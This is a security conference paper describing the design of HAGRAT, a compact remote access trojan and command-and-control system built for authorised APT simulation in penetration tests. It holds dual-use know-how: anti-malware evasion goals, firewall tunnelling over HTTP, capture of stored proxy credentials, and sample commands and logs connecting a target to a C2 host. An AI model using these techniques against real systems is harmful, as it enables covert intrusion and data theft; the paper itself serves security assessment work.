3 Accepted Papers

3.1 Markku-Juhani Olavi Saarinen/ Developing a Grey Hat C2 and RAT for APT Security Training and Assessment

3.1.1 Markku-Juhani Olavi Saarinen

Dr. Markku-Juhani O. Saarinen is a Research Scientist. He has worked as a Security Engineer, Consultant and an Academic in the Information Security space for about 15 years. He has authored some 30 peer-reviewed research papers (mainly on breaking symmetric ciphers) but also maintains a well-rounded skill set related to real-life hacking and security engineering.

Markku started out as a software engineer and cryptographer with SSH Communications Security in 1997, where he helped to build the now-ubiquitous SSH2 protocol. After couple of years with Nokia Research and some academic projects, he left to do security consulting in the Middle East in 2004. He operated as a Penetration Testing professional, Security Auditor (PCI DSS QSA) and built custom network filtering and monitoring solutions. He enrolled as a part-time student in the Royal Holloway (University of London) Information Security Ph.D. program in 2005 while continuing to do consulting.

Dr. Saarinen graduated in 2009 with a thesis on Hash Function Cryptanalysis. Prior to joining Temasek Labs @ NTU, he was a Principal Investigator of a DARPA-Funded lightweight cryptography research project with (now defunct) Revere Security Corp. of Texas, USA and a Freelance security analyst with Help AG, Dubai.

3.1.2 Developing a Grey Hat C2 and RAT for APT Security Training and Assessment

We report on the development of a Remote Access Tool (RAT) and related Command and Control (C2) system for the purposes of simulating Advanced Persistent Threat (APT) attacks during security audits. The system, a set of tools collectively called HAGRAT, is a clean-slate in-house development and remarkable for its compact size. As such, it is backdoor-free and not readily identifiable by Anti-Malware and Intrusion Detection tools (as it has not been indiscriminately distributed). We discuss the design requirements, implementation and the actual the effort required todevelop such software.

- Talk and paper can be downloaded from `http://grehack.org`

Developing a Grey Hat C2 and RAT for APT Security Training and Assessment

Markku-Juhani O. Saarinen *
<mjos@cmdctrl.cc>

cmdctrl.cc

Abstract. A Remote Access Tool/Trojan (RAT) is a program that allows an external (malicious) operator to invisibly control a host. The operator may examine the system contents, transfer files, and run tools such key- and network sniffers to gain further access. RATs are often inserted on targets by forged e-mails or by utilizing operating system vulnerabilities. The RAT, upon execution, will contact an external Command and Control (C2) service which allows prolonged, virtually untraceable control over the system. RATs have been used in recent years in many high-profile espionage and financial attacks. To evaluate the preparedness of an organization to detect and counter such a targeted, persistent threat, a special penetration testing (PENTEST) exercise can be organized. Most RATs currently come from underworld sources and have backdoors, bugs, and security weaknesses; utilizing such a RAT in a live security exercise would be extremely risky. We report on the development of a new "professional" RAT and related C2 system for the purposes of simulating Advanced Persistent Threat (APT) attacks during security audits. The system, a set of tools collectively called HAGRAT, is a clean-slate in-house development. As such, it is backdoor-free and not readily identifiable by Anti-Malware and Intrusion Detection tools as it has not been indiscriminately distributed. The target RAT is remarkable for its compact size and advanced stealth features such as encryption and WinINet (HTTP) proxy and firewall tunneling. We discuss the design requirements, implementation and the actual the effort required to develop such software.

Keywords: Targeted Attacks, Remote Access Trojans, Command and Control, Penetration Testing, HAGRAT.

1 Introduction

During the last decade information security threats have evolved from indiscriminate virus outbreaks and random opportunity hacks towards more organized and customized exploitation [1].

The most popular attack vector in targeted attacks is a specially crated e-mail that carries malware payload, called Spear Phishing (Figure 1) [2, 3]. The payload may utilize a security vulnerability on the target system to execute itself (PDF vulnerabilities having been specially popular), or simply trick the target into executing it [4].

* The development work reported in this paper was performed between March and May 2013 when the author was under contract with HELP AG Middle East, Dubai, UAE.




Fig. 1. Spear Phishing is based on specially crafted forged e-mails that carry malware.

1.1 Compliancy is not Enough

It has been observed that threats of this type are not adequately addressed with standard information security best practices. To illustrate this point, we observe where some of the key controls specified in the Payment Card Industry (PCI) Data Security Standard (DSS) [5] fail against targeted and persistent attacks:

– **Firewalls** (PCI DSS Req. 1) The attacks are not based on scanning the targets from the Internet; instead a malicious payload is dropped on the target which then establishes a surreptitious outbound connection to a Command and Control service.
– **Anti-virus software** (PCI DSS Req. 5) The attackers can customize their attack tools for the target in order to avoid detection by general-purpose anti-malware software.
– **Keeping systems up-to-date** (PCI DSS Req. 6) After an initial entry vector has been found, perhaps via social engineering, APT operatives maintain a persistent presence at the target systems and hence further exploitation is not necessary. Systems remain vulnerable despite updates.
– **Vulnerability scans** (PCI DSS Req. 11) Penetration testing and vulnerability assessment are some the most effective methods for closing down holes in systems and applications. However, vulnerability scanners only find known security vulnerabilities and are not helpful against social engineering or custom payload insertion.

1.2 Simulating APT in a Security Audit

The security industry often categorizes targeted, organized and customized attacks as Advanced Persistent Threats (APTs) [1, 6].

Following the well-known philosophy of "Improving the Security of a Site by Breaking Into It" [7], an organization may wish to test its readiness for ATP threats by asking a trusted external party to simulate such an attack as a Red Team.

The U.S. security consultancy Mandiant and others generally recognize the following steps in the lifecycle of an ATP attack with long-term objectives (steps adopted from Appendix B of [3]):

1. **Initial Compromise.** The initial intrusion methods tend to be at least partly based on social engineering such as *Spear Phishing* where tailored messaging is used to activate malicious payload on target. Even physical access to target premises ("walking or talking oneself to the office") can be an effective option.
2. **Establish Foothold.** Foothold is established via RATs (Remote Access Tools / Trojans) or other persistent software that is operated via an outbound connection, typically to a custom Command & Control infrastructure.
3. **Escalate Privileges.** The operator aims to further her access by examining the configuration or via basic hacking techniques such as exploiting local password weaknesses or sniffing the network or keyboard for passwords.
4. **Internal Reconnaissance.** Mapping of the target infrastructure; services and servers, tunnels, proxies etc. Standard system commands may be augmented with uploaded custom mapping tools.
5. **Move Laterally.** Move closer to "targets of interest" by using stolen credentials or other similar information to further internal access.
6. **Maintain Presence.** Via installation of varied low-level back-doors or even entirely new attacker-controlled user accounts.
7. **Complete Mission.** Get the "loot" data out of the target environment. Clean up all traces of intrusion, if possible.

With careful planning and by using trusted tools such as the one described in this paper, the operational risks of such exercises can be minimized even in live production environments.

1.3 Tools for APT Security Audit

Tools used for such intrusions can be roughly divided into Reconnaissance, Presence Maintenance and Mission Completion tools (Appendix C of [3]). The work described in this paper falls into the latter two categories.

In a way, the HAGRAT target payload serves a similar purpose to the **Meterpreter** payload of the popular **Metasploit** framework [8, 9]. However, Meterpreter lacks C2 functionality and is recognized by many anti-malware tools. However, Metasploit and the related Social-Engineer Toolkit (SET) [10] can be used for insertion of HAGRAT payload.

Even government-linked operatives are known to have used tools that originate from underworld sources, such as the **Poison Ivy** and **Gh0st** RATs and various Exploit toolkits [3]. However there are inherent risks in using such tools against friendly targets as it is possible that hidden functionality exists in such software even if "full" source code is obtainable.

In a recent 2013 case, Paul Rascagnéres and others from **malware.lu** used information provided in the Mandiant APT1 report [3] and scanned for the APT1 Poison Ivy command network [11]. Using a well-known remote code execution security flaw in the Poison Ivy C2 (Andrzej Dereszowski 2010 [12]), and an ingeniously decrypted access password, the analysts hacked the APT1 command infrastructure, apparently ran by Chinese agents. This lead to discovery of active targets and additional malware tools used by the malicious party.

Often the source code of these tools is of poor quality, poorly documented (or solely in Russian) and essentially unauditable – we have examined the leaked source codes of **Carberp**, **Zeus**, **UrSnif**, and **Citadel** malware families [13] and found this to be the case. The Poison Ivy vulnerability [12] was found by fuzzing and therefore source code was not needed.

There are inherent reliability and legal issues in using black market software for commercial penetration exercises. Note that our own binary executable does not make any special attempt to hide its origin or purpose as it contains relevant Copyright strings and is intended solely for legitimate use at the request of the organization itself.

For security audit purposes, a clean-slate target RAT is not only safer, but it is also less likely to be detected by anti-malware tools as it has never been used indiscriminately. The RAT can be tailored for a specific target, operation, or exercise.

2 Requirement Specification

After initial discussions with Help AG Security analysts [1], the main initial requirements for the tool were identified as:

1. **Command-line access.** Allows the operator to examine the target system and files contained therein.
2. **Remote program execution.** Facilitate operation of "plugin" tools on target system for additional functionality.
3. **Targeted Binaries.** Encoding mechanism for C2 server address, persistence mechanism, and other configuration information into the RAT binary executable itself.
4. **File Transfer.** File upload / download from the operator system via C2 without additional tools or services.
5. **A Control Terminal.** An intuitive remote control operator interface that connects to the C2 component from a remote location.
6. **Communications Security.** Strong encryption and authentication of all traffic. The protocol should not be readily identifiable by packet sniffers and network analyzers.
7. **Firewall Penetration.** HTTP control channel with the Windows system Proxy settings and credentials in order to effectively penetrate through firewalls.
8. **Alerts.** System can be configured to issue an alert message such as an e-mail when a specific RAT becomes active and the target system can be accessed.
9. **Automation.** Script system that allows automatic intelligence gathering from target systems.
10. **Limited Persistence.** A persistence mechanism and an automatic "self-destruct" feature which erases the RAT from the target system after a specified date.

[1] Help AG is a Dubai-based security consultancy, `http://www.helpag.com`




Fig. 2. HAGRAT Command and Control (C2) infrastructure. Upon execution the RAT at target will connect to the C&C server through an outbound encrypted HTTP connection. The Operator-controlled C&C server will respond back with instructions and data.

The requirements above were seen as the core RAT functionality. Additional executable components for e-mail access, credential stealing, keyboard and network sniffing, remote desktop etc, can be uploaded and activated after sufficient intelligence is gathered by the operator.

2.1 Technical Choices

It was agreed that the target binary should be a stand-alone executable runnable on Windows XP, Windows 7, and Windows 8 targets. The server-side development would be on a Linux platform. This selection was based on the observation that these servers are Internet-facing and should be fully controllable via the command line.

No specific evasion or insertion mechanisms were specified for the RAT component as these are to be dynamically created, depending on the target. However, the small executable size allows insertion of our RAT as a payload using a wide spectrum of insertion vectors (unlike some targeted tools which measure in megabytes [14]).

3 Architecture and Components

The system has a highly configurable client-server architecture. A single server can manage any number of RAT instances.

Figure 2 shows the basic HAGRAT infrastructure. After the RAT payload has been inserted on target and executes, it establishes an authenticated outbound HTTP connection through firewall to the C2 server. The operator can then interact with the target through HTTP replies.

From implementation viewpoint, the system consists of seven binary executables:

1. **hagr4t.exe** is a small Windows executable that allows remote control of the target system by contacting the C2 server.
2. **hrccd** (HR Command and Control Daemon) manages multiple simultaneous encrypted connections.

3. **hrterm** is a terminal control interface that allows an operator to control target RAT instances through **hrccd**.
4. **hrhts** (HR HTTP Tunneling Server) implements HTTP tunneling in the server end.

The following two components fulfill internal tasks at the server end:

5. **hrcomm** works in the server to pair a terminal session with the desired target system via UNIX domain sockets.
6. **hrxfer** is a helper utility that allows server-side target intelligence gathering and initialization scripts to exchange files with a RAT target.

Furthermore there is an auxiliary utility:

7. **hardcode** Allows insertion of configuration strings and other targeting information into a compiled **hagr4t.exe** binary.

3.1 Development Process

The small RAT component (1) is primarily targeted to Windows XP and Windows 7/8 systems. This executable is only about 12 kB in size, yet does not require any special auxiliary components or libraries. This has been achieved by linking it with a customized minicrt.lib runtime library rather than the bloated standard CRT files.

All components have been written in standard ANSI C to facilitate portability and maintenance. Free Microsoft Visual Studio 2012 Express for Windows Desktop (Version 11.0.51106.01 Update 1) was used to create and compile **hagr4t.exe**.

The server-side components (2-6) would typically reside on a Linux system. However, they can be trivially ported to other Linux-like platforms and also to Windows via the cygwin compatibility layer. In addition to standard libc runtime components, ncurses5 and/or terminfo development libraries are used.

Installation is easy on arbitrary UNIX systems for which compilation tools and a command line interface exist. Virtually any cloud or bulletproof hosting provider would do. Root-level permissions are only required if a privileged port (such as 80) are used. It is therefore easy to hide C2 components on compromised UNIX hosts inside the target network, if necessary.

3.2 Secure Communications: BLINKER and CBEAM

For a secure communications protocol we decided to avoid the SSL protocol as it leaks quite a bit of signature information during handshake and requires a cumbersome certificate set-up. Furthermore antivirus and anti-malware software may hook the SSL system calls and obtain access to plaintext that way. Operating system security services were only used as a PRNG source for generation of session keys.

Instead we opted for a lightweight handshake protocol based on symmetric ciphers and fast set-up, called BLINKER [15]. Authentication is based on high-entropy shared secrets and randomized challenge-response mechanism. BLINKER is significantly faster than SSL to set up and we are able to run it over a pure HTTP (port

80) tunnel, thereby enabling secure communications even when a firewall detects and blocks HTTPS.

The project gave the author a suitable opportunity to field a variant of experimental authenticated encryption algorithm CBEAM [16]. Note that the encryption algorithm is rarely the weak spot in a system such as this one. It is very telling that the FLAME [14] intelligence gathering malware used five different weak ad hoc encryptors.

The CBEAM and BLINKER source code (530 lines) is shared between the Windows component **hagr4t.exe** and the Linux server component **hrccd**.

3.3 Windows Codebase

Only about 1000 lines of code were required for basic RAT footholding functionality, including encryption, client-side HTTP tunneling, proxy authentication, and file transfer functions. The Windows side may require multiple processes to run (one for CMD.EXE, and another for HTTP tunnel etc); the interprocess communication is handled with local stream sockets (equivalent to TCP) as this was found to be the most reliable and portable method across Windows variants.

3.4 Server Codebase

The code specific to server side operations is about 1840 lines. Various functions are grouped together into five separate C files. By default a singular configuration file `hrsecret.cfg` is used to store all authentication credentials (for RATs and Terminals alike) and various automation and alert rules.

The server side is designed to be run as user-space processes. However it may be necessary to invoke **hrhts** as root if one wants it to answer to privileged HTTP port 80. The interprocess communication between **hrccd** and **hrconn** is handled via pipes and environment variables; the **hrconn** instances talk to each other via UNIX domain sockets in /tmp.

3.5 Parameter Encoding

The number of supplied parameters defines the mode of operation of **hagr4t.exe**. There are five variations depending on desired functionality:

```
hagr4t [f] <port>:<url>
hagr4t [f] <host> <port>
hagr4t [f] <url> <id> <key> [date]
hagr4t [f] <host> <port> <id> <key> [date]
hagr4t [f] <host> <port> <id> <key> <date> <host:port>
```

The variants enable plain HTTP tunneling, a plaintext TCP outbound shell, a HTTP tunneled encrypted command channel, direct TCP outbound encrypted command channel, and optional specification of kill dates and HTTP proxies. Normally operating system / Internet Explorer configuration is used for Proxies and Proxy credentials.

The **hardcode** utility allows embedding of command line parameters so that they do not have to be encapsulated in a script on target platform. The encoding tool itself is simple (40 lines) as its only function is to insert a null-terminated parameter set from the command line to the appropriate position inside the **hagr4t.exe** binary.

3.6 Firewall Penetration with HTTP Tunneling

Many of our targets employ tight firewall configurations that do not allow direct TCP connections to the outside. Furthermore http proxies may be configured to limit the range of accessible secure hosts.

We found that the best solution for outward penetration of firewalls is to use the `wininet.dll` library [17]. Using this method, we are able to use the Internet Explorer proxy configuration and even authentication credentials via certain options in the `InternetErrorErrorDlg()` system call:

```
err = InternetErrorDlg(GetDesktopWindow(), hreq,
    ERROR_INTERNET_INCORRECT_PASSWORD,
    FLAGS_ERROR_UI_FILTER_FOR_ERRORS |
    FLAGS_ERROR_UI_FLAGS_GENERATE_DATA |
    FLAGS_ERROR_UI_FLAGS_CHANGE_OPTIONS, NULL);
```

Proxy credentials are stored in an inconspicuous location in the system registry for further reference. Binary communications are then wrapped into HTTP 1.1 persistent connections where two-way communication can be performed with the POST method.

The **hagr4t.exe** client sends data as follows to **hrhts** at 172.16.109.1, port 80:

```
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (copied from IE)
Host: 172.16.109.1:80
Content-Length: 137
Connection: Keep-Alive
Cache-Control: no-cache

Data: 09 A2 8B 18 4D 3C .. (total 137 bytes of data)
```

The **hrhts** responds with data within the 200 OK message:


```
HTTP/1.1 200 OK
Content-Length: 6
Connection: Keep-Alive

Data: 09 48 0B 52 B4 F8
```

Since communication of this type is essentially half-duplex, a flow control mechanism had to be implemented. We used a method where flow is controlled by the server (hence giving an operator instant feedback), with exponentially increasing delay up to 500 milliseconds.

3.7 Work Required

The entire project is about 3500 lines of code and configuration and does not use any nonstandard libraries (the encryption code is built-in). A total of 264 man-hours were billed for the work during a period of about 10 weeks. This included all development, research and documentation work from scratch. This metric is indicative of the general difficulty of development ("start-up costs") of new families of such targeted attacks.



```
mjos@cbeam:~/Desktop/share/hagrat/bin$ ./hrccd
hrccd v1.130600 (c) Help AG FZ LLC  ** CONFIDENTIAL **
13-06-20 05:26:19.345 [12049] all:all starting listener at port 17409
13-06-20 05:26:19.345 [12049] all:all hrccd.c:380 mkdir() tmp: File exists.
13-06-20 05:28:36.047 [12049] 127.0.0.1:33517 spawned process 13656
13-06-20 05:28:36.681 [13656] 127.0.0.1:33517 client "win7test" key match
13-06-20 05:28:36.682 [13656] 127.0.0.1:33517 invoking: ./hrconn
13-06-20 05:29:03.051 [12049] 127.0.0.1:33518 spawned process 13994
13-06-20 05:29:03.093 [13994] 127.0.0.1:33518 client "term" key match
13-06-20 05:29:03.093 [13994] 127.0.0.1:33518 invoking: ./hrconn -select
13-06-20 05:29:25.906 [13656] 127.0.0.1:33517 closing connection and process..
13-06-20 05:29:25.906 [13994] 127.0.0.1:33518 closing connection and process..
^C
mjos@cbeam:~/Desktop/share/hagrat/bin$ cat hrsecret.cfg
# hrsecret.cfg -- shared secret database for hagrat target groups
# triplets: client_identifier shared_key (script_name)

# terminal connect; let select session (EJ7.. default for hrterm)
term            EJ7W4HFG76I7IWSAWUV312FR7       ./hrconn -select

# default key
default_id      default_key

# connect with notify and rem mode
mickey          mouse                           ./notify.sh

# proper entry - 25 alphanumeric for a good shared secret w. enough entropy
# echo `cat /dev/urandom | tr -dc '0-9A-Z' | dd bs=1 count=25 2> /dev/null`
win7test        OSDYNIKHG3PPVU40D0RNCA3AT
mjos@cbeam:~/Desktop/share/hagrat/bin$
```

Fig. 3. In this screenshot the **hrccd** startup and successful connection and authentication by both **hagr4t.exe** and **hrterm** control terminal to the C2 are displayed together with the hrsecret.cfg file.

Comparison. Ukrainian newspaper sources indicate that the "carberp" botnet creation kits were coded by a loose group of at least twenty individuals [13, 18].


We have analyzed the Carberp, Zeus, UrSnif, and Citadel malware kits and found these to be of largely non-professional quality. The codebase may appear to be large but much of this consists of customization such as bank-specific injectors. Examined trojans tend to have an appearance of a "hack" in the bad sense of the word.

4 Example of Usage

Under **byobu** persistent text window manager, we first launch **hrccd** at the server system 172.16.109.1. TCP port 17409 is used by default. A screenshot of **hrccd** is provided in Figure 3.

```
$ ./hrccd
hrccd v1.130600 (c) Help AG FZ LLC  ** CONFIDENTIAL **
05:26:19.345 [12049] all:all starting listener at port 17409
```

The C2 system was fielded on a Amazon Web Services Ubuntu Microinstance. We will be using the HTTP tunnel **hrhts** in our example. Note that it is safe to have **hrhts** running in arbitrary external hosts to masquerade the true location of the C2 system as a **hrhts** installation does not require storage of client or server secrets – it is simply



```
mjos@cbeam:~/Desktop/share/hagrat/bin$ ./hrterm localhost 17409 term EJ7W4HFG76I
7IWSAWUV312FR7
hrterm v1.130600 (c) Help AG FZ LLC  ** CONFIDENTIAL **
Connecting to 127.0.0.1:17409

Found 1 connections, listing open ones:
 1: win7test from 127.0.0.1:33517 [13657] at Thu Jun 20 13:28:36 2013
Which one (1..1 or pathname): 1
Connecting to /tmp/hrccd-17409/hrconn-127.0.0.1-33517-13657-win7test
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

Z:\share\hagrat\hagr4t\Release>dir
 Volume in drive Z is Shared Folders
 Volume Serial Number is 0000-0064

 Directory of Z:\share\hagrat\hagr4t\Release

05/31/2013  02:08 PM    <DIR>          .
06/19/2013  11:49 AM            12,800 hagr4t.exe
04/05/2013  10:21 PM    <DIR>          ..
               1 File(s)         20,992 bytes
               2 Dir(s)  182,061,207,552 bytes free

Z:\share\hagrat\hagr4t\Release>!get hagr4t.exe
Remote file hagr4t.exe -> Local file hagr4t.exe
       12800 bytes downloaded.

Z:\share\hagrat\hagr4t\Release>exit

mjos@cbeam:~/Desktop/share/hagrat/bin$ 
```

Fig. 4. In this screenshot the **hrterm** utility is invoked to contact **hrccd** (a HAGRAT server) which happens to be running on the same system. Upon connection, **hrconn** asks the operator to choose from a list of RAT instances; there is only one available.

translating from HTTP to TCP and back. A loss of a **hrhts** forwarding node has little impact on the C2 network.

We launch **hrhts** in verbose mode to complete the initialization of the server side:

```
$ ./hrhts 80 127.0.0.1 17409 verb
HRHTS: I am at port 80, destination is 127.0.0.1:17409.
```

On the the target Windows 7 host 172.16.109.129, **hagr4t.exe** is invoked with command line parameters that specify that a HTTP communications channel should be used to 172.16.109.1, port 80. Authentication to C2 is done with identifier ”win7test” and with secret ”0SDYNIKHG3PPVU40D0RNCA3AT”.

```
> hagr4t
  http://172.16.109.1:80 win7test 0SDYNIKHG3PPVU40D0RNCA3AT
```

Now the operator may connect to the Command and Control system with **hrterm** and choose the target system. Note that **hrterm** requires its own set of credentials.

A screenshot of this is provided in Figure 4. The operator proceeds to download the hagr4t.exe file from the execution directory using the !get command (HAGRAT commands are prefixed with the exclamation mark “!”).

5 Future Projections and Work

Cyber-espionage is, by far, the most cost-effective and method of obtaining protected information, while carrying the lowest political or legal risk. We estimate that the current generation of trojans will continue to explosively progress in sophistication in immediate future (2014-2015) as more resources become available for development.

As for the development of HAGRAT, we will add polymorphism and more advanced code update methods. Experiences with APT1 attacks have showed that renewed campaigns seem to be possible with only minor tweaks to the attack payloads [4].

We do not feel that wider dissemination of the HAGRAT source code would serve any useful purpose. However we have discovered that even rather modest resources enable development of effective cybermunitions as there are very few actual "secrets" needed for this work. The start-up costs are minimal.

6 Conclusions

We have described development of a Grey Hat tool to simulate Advanced Persistent Threats in penetration testing. Development of such a tool is necessary as most current tools come from underworld sources and have bugs and backdoors in addition to being detectable by anti-malware software. Development of experimental software of this type also sheds light on the resources required, which appear to be fairly small.

Tools readily exist for network mapping and reconnaissance, vulnerability scanning, and other network-side security analysis. Instead we concentrated on footholding and persistence enablers such as Remote Access Trojans/Tools (RATs), which are the signature element of Advanced Persistent Threats (APTs). We found that development of such tools does not have to rely on extensive "hacking tricks". Correct use of operating system calls and clean programming practices are usually preferable in order to avoid detection. We found that creating HTTP-encapsulated outbound traffic with the POST method using the standard WinInet library (and proxy settings) penetrates most firewalls very efficiently as it appears indistinguishable from normal web browsing activity.

As evidenced by leaked trojan source codes and reverse engineering, opportunistic underground hackers tend to be relatively inexperienced and undisciplined in software development. Any seasoned software developer with experience in low-level system programming is equally, if not better, equipped to develop tools that are useful in Advanced Persistent Threat (APT) simulation for Security Audits. The relevant requirement of these systems is not in 0-day exploits as foothold is often achieved via social engineering, but in effective communication protocols and reliability.

It seems obvious that even organizations with limited resources are able to indigenously develop sophisticated cybermunitions in the current Internet environment. As the Grey Hat market for such software components increases, we can expect their complexity to grow exponentially as more professional non-underground developers, bigger development teams and budgets become available.

References

1. Bodmer, S., Kilger, M., Carpenter, G., Jones, J.: Reverse Deception: Organized Cyber Threat Counter-Exploitation. McGraw-Hill (2012)
2. TrendLabs: Spear-phishing email: Most favored APT attack bait. Trend Micro Inc Report (2012)
3. Mandiant: APT1 – exposing one of china's cyber espionage units. Mandiant Intelligence Center Report (February 2013)
4. Guarnieri, C.: Upcoming G20 summit fuels espionage operations. Rapid7 Security Street Blog (August 26, 2013)
5. PCI: Payment Card Industry (PCI) Data Security Standard - Requirements and Security Assessment Procedures, Version 2.0. (October 2010)
6. Hutchins, E.M., Clopperty, M.J., Amin, R.M.: Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. In Armistead, E.L., ed.: Proceedings of the 6th International Conference on Information Warfare and Security, Academic Conferences Limited (March 2011) 113–125
7. Farmer, D., Venema, W.: Improving the security of your site by breaking into it (December 1993)
8. Moore, H., Rapid7: Metasploit framework. `http://www.metasploit.com/`
9. Kennedy, D., O'Gorman, J., Kearns, D., Aharoni, M.: Metasploit: The Penetration Tester's Guide. No Starch Press (2011)
10. TrustedSec: Social-engineer toolkit (SET). `https://www.trustedsec.com/downloads/social-engineer-toolkit/`
11. Rascagnéres, P.: APT1: Technical backstage. Presentation HITCON, Taiwan (July 2013)
12. Dereszowski, A.: Targeted attacks: From being a victim to counter attacking. Black Hat Europe 2010 (March 2010)
13. Krebs, B.: Carberp code leak stokes copycat fears. `http://krebsonsecurity.com/2013/06/carberp-code-leak-stokes-copycat-fears/` (June 27, 2013)
14. sKyWIper Analysis Team: sKyWIper (a.k.a. Flame a.k.a. Flamer): A complex malware for targeted attacks (May 2012) `http://www.crysys.hu/skywiper/skywiper.pdf`.
15. Saarinen, M.J.O.: Beyond modes: Building a secure record protocol from a cryptographic sponge permutation. Submitted for publication. (September 2013)
16. Saarinen, M.J.O.: CBEAM: Efficient authenticated encryption from feebly one-way phi functions. Submitted for publication. (September 2013)
17. Microsoft: WinINet reference. `http://msdn.microsoft.com/en-us/library/windows/desktop/aa385483(v=vs.85).aspx` (October 2012)
18. Ryabchun, J.: A group of hackers neutralized (April 2, 2013) In Russian: `http://www.kommersant.ua/doc/2160535`.

Version 20131008214200